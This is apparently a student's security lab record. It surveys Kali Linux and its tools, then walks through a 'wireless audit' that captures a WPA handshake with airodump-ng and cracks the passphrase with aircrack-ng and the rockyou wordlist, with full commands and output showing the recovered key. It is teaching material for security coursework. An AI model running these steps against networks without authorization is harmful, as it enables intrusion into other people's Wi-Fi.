- **Custom kernel, patched for injection:** As penetration testers, the development team often needs to do wireless assessments and Kali Linux kernel has the latest injection patches included.
- **Developed in a secure environment:** The Kali Linux team is made up of a small group of individuals who are the only ones trusted to commit packages and interact with the repositories, all of which is done using multiple secure protocols.
- **GPG signed packages and repositories:** Every package in Kali Linux is signed by each individual developer who built and committed it, and the repositories subsequently sign the packages as well.
- **Multi-language support:** It has multilingual support, allowing more users to operate in their native language and locate the tools they need for the job.



- **Completely customizable:** It can be customized to the requirements of the users.
- **ARMEL and ARMHF support:** It is suitable for ARM-based single-board systems like the Raspberry Pi and BeagleBone Black.

### **Security Tools:**

Kali Linux includes many well known security tools and are listed below-

- Nmap
- Aircrack-ng
- Kismet
- Wireshark
- Metasploit Framework
- Burp suite
- John the Ripper
- Social Engineering Toolkit
- Airodump-ng

### **Aircrack-ng Suite:**

It is a complete suite of tools to assess WiFi network security. It focuses on different areas of WiFi security:

- **Monitoring:** Packet capture and export of data to text files for further processing by third party tools.
- **Attacking:** Replay attacks, deauthentication, fake access points and others via packet injection.
- **Testing:** Checking WiFi cards and driver capabilities (capture and injection).
- **Cracking:** WEP and WPA PSK (WPA 1 and 2).

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily Linux but also Windows, OS X, FreeBSD, OpenBSD, NetBSD, as well as Solaris and even eComStation 2.

**Result:** Thus Kali Linux Distribution is Studied.

**Ex. No.: 14.b.**

**Reg. No.: 210701062**

## **WIRELESS AUDIT**

**Date:**

---

### **Aim:**

To perform wireless audit on Access Point and decrypt WPA keys using aircrack-ng tool in Kalilinux OS.

### **Algorithm:**

1. Check the current wireless interface with the iwconfig command.
2. Get the channel number, MAC address and ESSID with the iwlist command.
3. Start the wireless interface in monitor mode on a specific AP channel with airmon-ng.
4. If processes are interfering with airmon-ng then kill those processes.
5. Again start the wireless interface in monitor mode on a specific AP channel with airmon-ng.
6. Start airodump-ng to capture Initialization Vectors(IVs).
7. Capture IVs for at least 5 to 10 minutes and then press Ctrl + C to stop the operation.
8. List the files to see the captured files
9. Run aircrack-ng to crack key using the IVs collected and using the dictionary file rockyou.txt
10. If the passphrase is found in the dictionary then Key Found message displayed; else print Key Not Found.

### **Output:**

```
root@kali:~# iwconfig
eth0      no wireless extensions.
wlan0     IEEE 802.11bgn ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
lo        no wireless extensions.
```

```
root@kali:~# iwlist wlan0 scanning
wlan0     Scan completed :
Cell 01 - Address: 14:F6:5A:F4:57:22
Channel:6
Frequency:2.437 GHz (Channel 6) Quality=70/70 Signal level=-27 dBm Encryption key:on ESSID:"BENEDICT"
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s
Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s
36 Mb/s; 48 Mb/s; 54 Mb/s
Mode:Master
Extra:tsf=00000000425b0a37
Extra: Last beacon: 548ms ago
IE: WPA Version 1
Group Cipher : TKIP
Pairwise Ciphers (2) : CCMP TKIP Authentication Suites (1) : PSK
```

```

root@kali:~# airmon-ng start wlan0
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after a short period of time, you may want to kill (some of) them!

    PID Name
  1148 NetworkManager
  1324 wpa_supplicant

PHY   Interface
Driver
Chipset
phy0   wlan0
ath9k_htc
Atheros Communications, Inc. AR9271 802.11n

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode. Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"

```

```

root@kali:~# airmon-ng check kill
Killing these processes: PID Name
1324 wpa_supplicant

```

```

root@kali:~# airmon-ng start wlan0

PHY   Interface
Driver
Chipset
phy0   wlan0
ath9k_htc
Atheros Communications, Inc. AR9271 802.11n

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon) (mac80211 station mode vif disabled for [phy0]wlan0)

```

```

root@kali:~# airodump-ng -w atheros -c 6 --bssid 14:F6:5A:F4:57:22 wlan0mon

  CH 6 ][ Elapsed: 5 mins ][ 2016-10-05 01:35 ][ WPA handshake: 14:F6:5A:F4:57:

BSSID                PWR   RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E
14:F6:5A:F4:57:22    -31    100   3104      10036  0   6   54e. WPA  CCMP  PSK  B BSSID
STATION              PWR   Rate  Lost  Frames  Probe
14:F6:5A:F4:57:22    70:05:14:A3:7E:3E    -32    2e-     0     0      10836

```

```

root@kali:~# aircrack-ng -a 2 atheros-01.cap -w /usr/share/wordlists/rockyou.txt
[00:00:52] 84564 keys tested (1648.11 k/s)

KEY FOUND! [ rec12345 ]

Master Key       :   CA 53 9B 5C 23 16 70 E4 84 53 16 9E FB 14 77 49
A9 7A A0 2D 9F BB 2B C3 8D 26 D2 33 54 3D 3A 43

Transient Key    : F5 F4 BA AF 57 6F 87 04 58 02 ED 18 62 37 8A 53
38 86 F1 A2 CA 0D 4A 8D D6 EC ED 0D 6C 1D C1 AF
81 58 81 C2 5D 58 7F FA DE 13 34 D6 A2 AE FE 05
F6 53 B8 CA A0 70 EC 02 1B EA 5F 7A DA 7A EC 7D
EAPOL HMAC      0A 12 4C 3D ED BD EE C0 2B C9 5A E3 C1 65 A8 5C

```

**Result:** Thus Wireless Audit in Kali Linux is implemented Successfully.

